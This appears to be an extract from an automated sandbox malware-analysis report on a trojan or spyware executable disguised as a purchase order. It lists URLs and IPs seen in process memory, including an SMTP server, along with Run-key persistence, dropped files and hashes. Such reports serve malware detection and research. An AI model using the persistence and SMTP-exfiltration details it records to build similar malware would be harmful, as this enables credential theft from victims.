http://smtp.transmase.com	Purchase order 450080088 proj. Allt Charnan.exe, 00000009.00000002.519099942.0000000002E27000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000009.00000002.519288235.0000000002E45000.00000004.00000800.00020000.00000000.sdmp, jVULYR.exe, 00000019.00000002.520008150.00000000030D7000.00000004.00000800.00020000.00000000.sdmp, jVULYR.exe, 00000019.00000002.519797643.00000000030B7000.00000004.00000800.00020000.00000000.sdmp, jVULYR.exe, 0000001D.00000002.520534688.000000000318E000.00000004.00000800.00020000.00000000.sdmp, jVULYR.exe, 0000001D.00000002.520325574.0000000003176000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	jVULYR.exe, 0000001D.00000002.518604895.0000000002E11000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fonts.com	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com7	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.253513922.0000000005E67000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.253746294.0000000005E68000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.zhongyicts.com.cn	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cng	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246623797.0000000005E68000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246680153.0000000005E67000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.286211001.0000000002E71000.00000004.00000800.00020000.00000000.sdmp, jVULYR.exe, 00000014.00000002.355635331.0000000002B71000.00000004.00000800.00020000.00000000.sdmp, jVULYR.exe, 00000017.00000002.378427187.0000000002AF1000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sajatypeworks.come	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.245457597.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.245996490.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246121234.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.245979867.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246836550.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246204069.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246070856.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.245007021.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.244404121.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.247306277.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.245690255.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.247597538.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246152019.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.247977281.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.244820676.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246915519.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.245783482.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.247726544.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246035883.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.245665208.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246265302.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sakkal.com	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.ipify.org%	Purchase order 450080088 proj. Allt Charnan.exe, 00000009.00000002.517206947.0000000002AC1000.00000004.00000800.00020000.00000000.sdmp, jVULYR.exe, 00000019.00000002.517627144.0000000002D51000.00000004.00000800.00020000.00000000.sdmp, jVULYR.exe, 0000001D.00000002.518604895.0000000002E11000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	low
http://2FcFU77ZypH.org	jVULYR.exe, 0000001D.00000002.520269819.000000000316E000.00000004.00000800.00020000.00000000.sdmp, jVULYR.exe, 0000001D.00000003.480252697.0000000000D94000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.253513922.0000000005E67000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.253746294.0000000005E68000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.galapagosdesign.com/	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.255349808.0000000005E98000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.255002822.0000000005E98000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.254913650.0000000005E98000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.255131346.0000000005E98000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.255062247.0000000005E98000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comF	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.253513922.0000000005E67000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.253746294.0000000005E68000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cnaiL	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246623797.0000000005E68000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comaL	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.284755099.0000000005E60000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.290951086.0000000005E60000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.259064063.0000000005E6A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/S	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.248653593.0000000005E6B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.248792641.0000000005E6B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sajatypeworks.comt	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.245457597.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.245996490.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246121234.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.245979867.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246836550.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246204069.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246070856.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.245007021.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.244404121.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.247306277.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.245690255.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.247597538.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246152019.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.247977281.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.244820676.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246915519.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.245783482.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.247726544.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246035883.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.245665208.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246265302.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comcomd	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.253513922.0000000005E67000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.253746294.0000000005E68000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.ipify.org%appdata	Purchase order 450080088 proj. Allt Charnan.exe, 00000009.00000002.517206947.0000000002AC1000.00000004.00000800.00020000.00000000.sdmp, jVULYR.exe, 00000019.00000002.517627144.0000000002D51000.00000004.00000800.00020000.00000000.sdmp, jVULYR.exe, 0000001D.00000002.518604895.0000000002E11000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	Purchase order 450080088 proj. Allt Charnan.exe, 00000009.00000002.517206947.0000000002AC1000.00000004.00000800.00020000.00000000.sdmp, jVULYR.exe, 00000019.00000002.517627144.0000000002D51000.00000004.00000800.00020000.00000000.sdmp, jVULYR.exe, 0000001D.00000002.518604895.0000000002E11000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn~	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246680153.0000000005E67000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/E	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.248653593.0000000005E6B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.248792641.0000000005E6B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/jp/	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.248792641.0000000005E6B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://en.w	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.244802747.0000000005E66000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.commS	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.284755099.0000000005E60000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.290951086.0000000005E60000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.259064063.0000000005E6A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246623797.0000000005E68000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246680153.0000000005E67000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246509021.0000000005E67000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.comituL	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.253513922.0000000005E67000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.253746294.0000000005E68000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://TwQUlE.com	jVULYR.exe, 0000001D.00000002.518604895.0000000002E11000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comh	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.253513922.0000000005E67000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.253746294.0000000005E68000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cne-d	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246680153.0000000005E67000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.248653593.0000000005E6B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.248792641.0000000005E6B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/Y0-	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.248653593.0000000005E6B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.248792641.0000000005E6B000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers8	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/h	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.248653593.0000000005E6B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.248792641.0000000005E6B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comals	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.253513922.0000000005E67000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.253746294.0000000005E68000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comalic	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.253513922.0000000005E67000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.253746294.0000000005E68000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.222.225.16	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

Copyright Joe Security LLC 2022

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.198.38	us2.smtp.mailhostbox.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	626538
Start date and time: 14/05/202211:35:30	2022-05-14 11:35:30 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 22s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Purchase order 450080088 proj. Allt Charnan.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	38
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.winEXE@23/16@12/3
EGA Information:	• Successful, ratio: 83.3%
HDC Information:	• Successful, ratio: 1.6% (good quality ratio 1.1%) • Quality average: 55.9% • Quality standard deviation: 43%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, fs.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Execution Graph export aborted for target Purchase order 450080088 proj. Allt Charnan.exe, PID 7112 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:36:39	API Interceptor	652x Sleep call for process: Purchase order 450080088 proj. Allt Charnan.exe modified
11:36:44	API Interceptor	32x Sleep call for process: powershell.exe modified
11:36:57	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run jVULYR C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe
11:37:05	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run jVULYR C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe
11:37:09	API Interceptor	430x Sleep call for process: jVULYR.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase order 450080088 proj. Allt Charnan.exe.log

Process:	C:\Users\user\Desktop\Purchase order 450080088 proj. Allt Charnan.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1308
Entropy (8bit):	5.345811588615766
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84FsXE8:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzu
MD5:	2E016B886BDB8389D2DD0867BE55F87B
SHA1:	25D28EF2ACBB41764571E06E11BF4C05DD0E2F8B
SHA-256:	1D037CF00A8849E6866603297F85D3DABE09535E72EDD2636FB7D0F6C7DA3427
SHA-512:	C100729153954328AA2A77EECB2A3CBD03CB7E8E23D736000F890B17AAA50BA87745E30FB9E2B0D61E16DCA45694C79B4CE09B9F4475220BEB38CAEA546CFC2A
Malicious:	**true**
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\jVULYR.exe.log

Process:	C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1308
Entropy (8bit):	5.345811588615766
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84FsXE8:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzu
MD5:	2E016B886BDB8389D2DD0867BE55F87B
SHA1:	25D28EF2ACBB41764571E06E11BF4C05DD0E2F8B
SHA-256:	1D037CF00A8849E6866603297F85D3DABE09535E72EDD2636FB7D0F6C7DA3427
SHA-512:	C100729153954328AA2A77EECB2A3CBD03CB7E8E23D736000F890B17AAA50BA87745E30FB9E2B0D61E16DCA45694C79B4CE09B9F4475220BEB38CAEA546CFC2A
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22276
Entropy (8bit):	5.602944370591129
Encrypted:	false
SSDEEP:	384:stCDL+0wgSEn7J+0tv+CS0n0jultI+b7Y9gtSJ3xeT1MaXZlbAV787WdO5ZBDI++:F7J+qT0Clth7tc8C+fwIvVU
